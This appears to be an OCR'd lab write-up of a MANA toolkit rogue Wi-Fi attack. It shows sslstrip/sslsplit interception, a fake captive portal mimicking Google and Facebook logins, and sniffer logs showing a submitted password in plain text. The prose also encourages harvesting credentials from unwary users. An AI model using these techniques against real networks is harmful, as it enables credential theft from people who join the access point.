proxyspecs:
- [0.0.0.0]:10025 tcp plain netfilter
- [0.0.0.0]:10465 ssl plain netfilter
- [0.0.0.0]:10110 tcp plain netfilter
- [0.0.0.0]:10995 ssl plain netfilter
- [0.0.0.0]:10143 tcp plain netfilter
- [0.0.0.0]:10993 ssl plain netfilter
- [0.0.0.0]:10080 tcp http netfilter
- [0.0.0.0]:10443 ssl http netfilter
Loaded CA: '/C=ZA/ST=Gauteng/L=Pretoria/O=SensePost/OU=MANA/CN=MANA/emailAddress=research@sensepost.com'
Using libevent backend 'epoll'
Event base supports: edge yes, O(1) yes, anyfd no
Inserted events:
  0x6f11d0 [fd 7] Read Persist
  0x6f0e00 [fd 8] Read Persist
  0x6f46e0 [fd 9] Read Persist
  0x6f49e0 [fd 10] Read Persist
  0x6f4aa0 [fd 11] Read Persist
```

The above screenshot shows the start-nat-full.sh execution which is the upstream shell file and it is starting ssl strip and ssl split


5:08 PM

wwww.linkedin.com

This site can't be reached

wwww.linkedin.com's server DNS address could not be found.

DNS_PROBE_FINISHED_NXDOMAIN

RELOAD

5:08 PM

://m.facebook.com

Your connection is not private

Attackers might be trying to steal your information from **m.facebook.com** (for example, passwords, messages, or credit cards).

NET::ERR_CERT_AUTHORITY_INVALID

☐ Automatically report details of possible security incidents to Google. Privacy policy


RELOAD

ADVANCED

The above screenshots show that the sslstrip is trying to modify the request and the new browser identifying and blocking the user with warning as intercepting is done in this mode.

2) **No upstream method:**

In this method we start an apache server when the shell file is executed. Apache is a localhost server which enables to create a local server to provide pages the user requests. Here when the user is connected to the rogue access point all the request from the mobile devices are sent to the local server. And always the first page given as a result is captive portal page where the user is asked to enter the credentials for using the Wi-Fi such as Gmail or Facebook id when the user is not well educated they easily give away the credentials you can get the data. Also you can even create a fake Gmail login page and give those if the user request to the page. The captive portal also has auto configure option installs the CA to the mobile device.



Wifi that works!

Free, stable wifi, so you can focus on what matters.

How does it work?

Let us Autoconfigure OR Choose your account type, and login below.

Service: Google

User name

Password

Remember me?

Log in

Register if you don't have a local account.


Let us Autoconfigure OR Choose which service to log in with below.

Google
Facebook
Twitter
Microsoft
Local


Register if you don't have a local account.

© - WifiLock.com

The above image shows the captive portal that is displayed to the user.



```
10.0.0.40.25310 > 8.8.8.8.53:  26165+ A? blackberry.com
10.0.0.40.27106 > 8.8.8.8.53:  53401+ A? www.google.com
10.0.0.40.25310 > 8.8.8.8.53:  26165+ A? blackberry.com
[*] HTTP GET: 10.0.0.40:46028-10.0.0.1:80 http://blackberry.com/
[*] HTTP GET: 10.0.0.40:46028-10.0.0.1:80 http://blackberry.com/
[*] HTTP GET: 10.0.0.40:46029-10.0.0.1:80 http://blackberry.com/Scripts/modernizr-2.6.2.js
[*] HTTP GET: 10.0.0.40:46030-10.0.0.1:80 http://blackberry.com/Scripts/modernizr-2.7.1.js
[*] HTTP GET: 10.0.0.40:46031-10.0.0.1:80 http://blackberry.com/Content/bootstrap-theme.css
[*] HTTP GET: 10.0.0.40:46032-10.0.0.1:80 http://blackberry.com/Content/Site.css
[*] HTTP GET: 10.0.0.40:46033-10.0.0.1:80 http://blackberry.com/Content/zocial.css
[*] HTTP GET: 10.0.0.40:46029-10.0.0.1:80 http://blackberry.com/Scripts/WebForms/MsAjax/MicrosoftAjax.js
[*] HTTP GET: 10.0.0.40:46034-10.0.0.1:80 http://blackberry.com/Scripts/jquery-2.1.0.js
[*] HTTP GET: 10.0.0.40:46030-10.0.0.1:80 http://blackberry.com/Scripts/bootstrap.js
[*] HTTP GET: 10.0.0.40:46031-10.0.0.1:80 http://blackberry.com/Content/bootstrap-theme.css
[*] HTTP GET: 10.0.0.40:46029-10.0.0.1:80 http://blackberry.com/Scripts/WebForms/MsAjax/MicrosoftAjax.js
[*] HTTP GET: 10.0.0.40:46032-10.0.0.1:80 http://blackberry.com/Content/Site.css
[*] HTTP GET: 10.0.0.40:46033-10.0.0.1:80 http://blackberry.com/Content/zocial.css
[*] HTTP GET: 10.0.0.40:46034-10.0.0.1:80 http://blackberry.com/Scripts/jquery-2.1.0.js
[*] HTTP GET: 10.0.0.40:46030-10.0.0.1:80 http://blackberry.com/Scripts/bootstrap.js
[*] HTTP GET: 10.0.0.40:46032-10.0.0.1:80 http://blackberry.com/Scripts/respond.js
[*] HTTP GET: 10.0.0.40:46030-10.0.0.1:80 http://blackberry.com/Scripts/WebForms/WebForms.js
[*] HTTP GET: 10.0.0.40:46032-10.0.0.1:80 http://blackberry.com/Scripts/respond.js
[*] HTTP GET: 10.0.0.40:46031-10.0.0.1:80 http://blackberry.com/Scripts/WebForms/WebUIValidation.js
[*] HTTP GET: 10.0.0.40:46030-10.0.0.1:80 http://blackberry.com/Scripts/WebForms/MenuStandards.js
[*] HTTP GET: 10.0.0.40:46031-10.0.0.1:80 http://blackberry.com/Scripts/WebForms/WebUIValidation.js
[*] HTTP GET: 10.0.0.40:46031-10.0.0.1:80 http://blackberry.com/Scripts/WebForms/GridView.js
[*] HTTP GET: 10.0.0.40:46029-10.0.0.1:80 http://blackberry.com/Scripts/WebForms/DetailsView.js
[*] HTTP GET: 10.0.0.40:46030-10.0.0.1:80 http://blackberry.com/Scripts/WebForms/TreeView.js
[*] HTTP GET: 10.0.0.40:46031-10.0.0.1:80 http://blackberry.com/Scripts/WebForms/WebParts.js
[*] HTTP GET: 10.0.0.40:46029-10.0.0.1:80 http://blackberry.com/Scripts/WebForms/Focus.js
[*] HTTP GET: 10.0.0.40:46033-10.0.0.1:80 http://blackberry.com/images/InboxLock-Logo.png
10.0.0.40.53661 > 8.8.8.8.53:  12508+ A? clients1.google.com
10.0.0.40.49524 > 8.8.8.8.53:  37255+ A? plus.google.com
10.0.0.40.55633 > 8.8.8.8.53:  25467+ A? www.apple.com
[*] HTTP GET: 10.0.0.40:46032-10.0.0.1:80 http://blackberry.com/favicon.ico
10.0.0.40.43697 > 8.8.8.8.53:  9176+ A? google.com
[*] HTTP GET: 10.0.0.40:46052-10.0.0.1:80 http://google.com/
10.0.0.40.52292 > 8.8.8.8.53:  25494+ A? wwww.google.com
[*] HTTP GET: 10.0.0.40:46054-10.0.0.1:80 http://wwww.google.com/www.google.com
[*] HTTP GET: 10.0.0.40:46054-10.0.0.1:80 http://wwww.google.com/www.google.com/
[*] HTTP GET: 10.0.0.40:46054-10.0.0.1:80 http://wwww.google.com/www.google.com/images/srpr/logo9w.png
[*] HTTP GET: 10.0.0.40:46055-10.0.0.1:80 http://wwww.google.com/ssl.gstatic.com/gb/images/b_8d5afc09.e.delayed
10.0.0.40.52700 > 8.8.8.8.53:  59119+ A? ssl.gstatic.com
10.0.0.40.3782 > 8.8.8.8.53:  21349+ A? books.google.com
10.0.0.40.7123 > 8.8.8.8.53:  19430+ A? drive.google.com
10.0.0.40.34740 > 8.8.8.8.53:  42006+ A? history.google.com
[*] HTTP GET: 10.0.0.40:46057-10.0.0.1:80 http://ssl.gstatic.com/gb/images/b_8d5afc09.png
[*] HTTP GET: 10.0.0.40:46054-10.0.0.1:80 http://wwww.google.com/favicon.ico
[*] HTTP GET: 10.0.0.40:46057-10.0.0.1:80 http://ssl.gstatic.com/gb/js/sem_a61897a54ffe156388610189533b0723.js
10.0.0.40.3449 > 8.8.8.8.53:  47037+ A? mail.google.com
10.0.0.40.29079 > 8.8.8.8.53:  8972+ A? maps.google.com
10.0.0.40.34740 > 8.8.8.8.53:  42006+ A? history.google.com
msf auxiliary(psnuffle) > 
```



5:31 PM

blackberry.com

Wifi- Lock

Free, stable wifi, so you can focus on what matters.

How does it work?


Let us Autoconfigure OR Choose your account type, and login below.

Service

Google

User name

The above two images show what happens when blackberry.com is requested.



6:20 PM

blackberry.com

[✓ Google]


Facebook

Twitter

Microsoft

Local

The above image shows the list of options available in captive portal



User name


Facebook name

Password

••••••••

Remember me?


Log in




Applications Places Terminal
Sat Dec 3, 18:22:07
root@dante: /usr/share/mana-toolkit/run-mana
File Edit View Search Terminal Help


```
[*] HTTP GET: 10.0.0.4:35814-10.0.0.1:80 http://blackberry.com/Scripts/jquery-2.1.0.js
[*] HTTP GET: 10.0.0.4:35814-10.0.0.1:80 http://blackberry.com/Scripts/jquery-2.1.0.js
10.0.0.4.41908 > 8.8.8.8.53:  40261+ A? alt3-mtalk.google.com
10.0.0.4.6213 > 8.8.8.8.53:  45737+ A? www.apple.com
[*] HTTP GET: 10.0.0.4:35819-10.0.0.1:80 http://www.apple.com/library/test/success.html
[*] HTTP GET: 10.0.0.4:35820-10.0.0.1:80 http://blackberry.com/Scripts/bootstrap.js
10.0.0.4.1040 > 8.8.8.8.53:  15317+ A? mqtt-mini.facebook.com
10.0.0.4.1040 > 8.8.8.8.53:  15317+ A? mqtt-mini.facebook.com
10.0.0.4.2889 > 8.8.8.8.53:  29328+ A? mqtt-mini.facebook.com
10.0.0.4.2889 > 8.8.8.8.53:  29328+ A? mqtt-mini.facebook.com
10.0.0.4.58190 > 8.8.8.8.53:  24364+ A? blackberry.com
[*] HTTP GET: 10.0.0.4:35822-10.0.0.1:80 http://blackberry.com/
[*] HTTP GET: 10.0.0.4:35822-10.0.0.1:80 http://blackberry.com/Scripts/respond.js
[*] HTTP GET: 10.0.0.4:35823-10.0.0.1:80 http://blackberry.com/Scripts/jquery-2.1.0.js
[*] HTTP GET: 10.0.0.4:35824-10.0.0.1:80 http://blackberry.com/Scripts/bootstrap.js
[*] HTTP GET: 10.0.0.4:35825-10.0.0.1:80 http://blackberry.com/Scripts/respond.js
[*] HTTP GET: 10.0.0.4:35826-10.0.0.1:80 http://blackberry.com/Scripts/WebForms/WebForms.js
[*] HTTP GET: 10.0.0.4:35827-10.0.0.1:80 http://blackberry.com/Content/zocial.css
[*] HTTP GET: 10.0.0.4:35828-10.0.0.1:80 http://blackberry.com/Scripts/WebForms/WebUIValidation.js
[*] HTTP GET: 10.0.0.4:35824-10.0.0.1:80 http://blackberry.com/Scripts/WebForms/MenuStandards.js
[*] HTTP GET: 10.0.0.4:35825-10.0.0.1:80 http://blackberry.com/Scripts/WebForms/GridView.js
[*] HTTP GET: 10.0.0.4:35828-10.0.0.1:80 http://blackberry.com/Scripts/WebForms/DetailsView.js
[*] HTTP GET: 10.0.0.4:35824-10.0.0.1:80 http://blackberry.com/Scripts/WebForms/TreeView.js
[*] HTTP GET: 10.0.0.4:35825-10.0.0.1:80 http://blackberry.com/Scripts/WebForms/WebParts.js
[*] HTTP GET: 10.0.0.4:35828-10.0.0.1:80 http://blackberry.com/Scripts/WebForms/Focus.js
[*] HTTP GET: 10.0.0.4:35826-10.0.0.1:80 http://blackberry.com/Scripts/modernizr-2.6.2.js
[*] HTTP GET: 10.0.0.4:35824-10.0.0.1:80 http://blackberry.com/Scripts/modernizr-2.7.1.js
[*] HTTP GET: 10.0.0.4:35826-10.0.0.1:80 http://blackberry.com/Scripts/WebForms/MsAjax/MicrosoftAjax.js
[*] HTTP GET: 10.0.0.4:35824-10.0.0.1:80 http://blackberry.com/Scripts/modernizr-2.6.2.js
[*] HTTP GET: 10.0.0.4:35828-10.0.0.1:80 http://blackberry.com/Scripts/modernizr-2.7.1.js
[*] HTTP GET: 10.0.0.4:35826-10.0.0.1:80 http://blackberry.com/Scripts/WebForms/MsAjax/MicrosoftAjax.js
[*] HTTP GET: 10.0.0.4:35828-10.0.0.1:80 http://blackberry.com/images/InboxLock-Logo.png
10.0.0.4.39582 > 8.8.8.8.53:  6015+ A? clients1.google.com
10.0.0.4.38306 > 8.8.8.8.53:  42214+ A? www.apple.com
10.0.0.4.33807 > 8.8.8.8.53:  61986+ A? plus.google.com
[*] HTTP GET: 10.0.0.4:35828-10.0.0.1:80 http://blackberry.com/favicon.ico
MANA - Directed probe request for actual/legitimate SSID 'IIT-Secure' from 98:6c:f5:75:df:7f
MANA - Directed probe request for actual/legitimate SSID 'IIT-Secure' from 98:6c:f5:75:df:7f
10.0.0.4.5492 > 8.8.8.8.53:  7938+ A? mqtt-mini.facebook.com
10.0.0.4.62148 > 8.8.8.8.53:  36771+ A? mtalk.google.com
10.0.0.4.5492 > 8.8.8.8.53:  7938+ A? mqtt-mini.facebook.com
10.0.0.4.62148 > 8.8.8.8.53:  36771+ A? mtalk.google.com
10.0.0.4.22467 > 8.8.8.8.53:  47204+ A? alt2-mtalk.google.com
10.0.0.4.31848 > 8.8.8.8.53:  61948+ A? clients1.google.com
10.0.0.4.4046 > 8.8.8.8.53:  58903+ A? mqtt-mini.facebook.com
10.0.0.4.22467 > 8.8.8.8.53:  47204+ A? alt2-mtalk.google.com
10.0.0.4.31848 > 8.8.8.8.53:  61948+ A? clients1.google.com
10.0.0.4.2114 > 8.8.8.8.53:  57541+ A? alt2-mtalk.google.com
10.0.0.4.12305 > 8.8.8.8.53:  64901+ A? blackberry.com
[*] HTTP GET: 10.0.0.4:35843-10.0.0.1:80 http://blackberry.com/index.html?ctl00%24MainContent%24Service=Facebook&ctl00%24MainContent%24UserName=Facebook+name&ctl00%24MainContent%24Password=password&ctl00%24MainC
ontent%24Button1=Log+in
10.0.0.4.2114 > 8.8.8.8.53:  57541+ A? alt2-mtalk.google.com
10.0.0.4.11932 > 8.8.8.8.53:  25077+ A? www.apple.com
10.0.0.4.1248 > 8.8.8.8.53:  13708+ A? plus.google.com
```

The above two images shows what happens when the user chooses the option facebook and enters his credentials. Username Facebook name and Password: password can be seen as plain text.



The image shows that we have modified that the request to the google.com should send us to the fake pages.






```
MANA - Directed probe request for actual/legitimate SSID 'IIT-Secure' from 98:6c:f5:75:df:7f
MANA - Directed probe request for actual/legitimate SSID 'IIT-Secure' from 98:6c:f5:75:df:7f
MANA - Directed probe request for actual/legitimate SSID 'IIT-Secure' from 98:6c:f5:75:df:7f
MANA - Directed probe request for actual/legitimate SSID 'IIT-Secure' from 98:6c:f5:75:df:7f
MANA - Directed probe request for actual/legitimate SSID 'IIT-Secure' from 98:6c:f5:75:df:7f
MANA - Directed probe request for actual/legitimate SSID 'IIT-Secure' from 98:6c:f5:75:df:7f
MANA - Directed probe request for actual/legitimate SSID 'IIT-Secure' from 98:6c:f5:75:df:7f
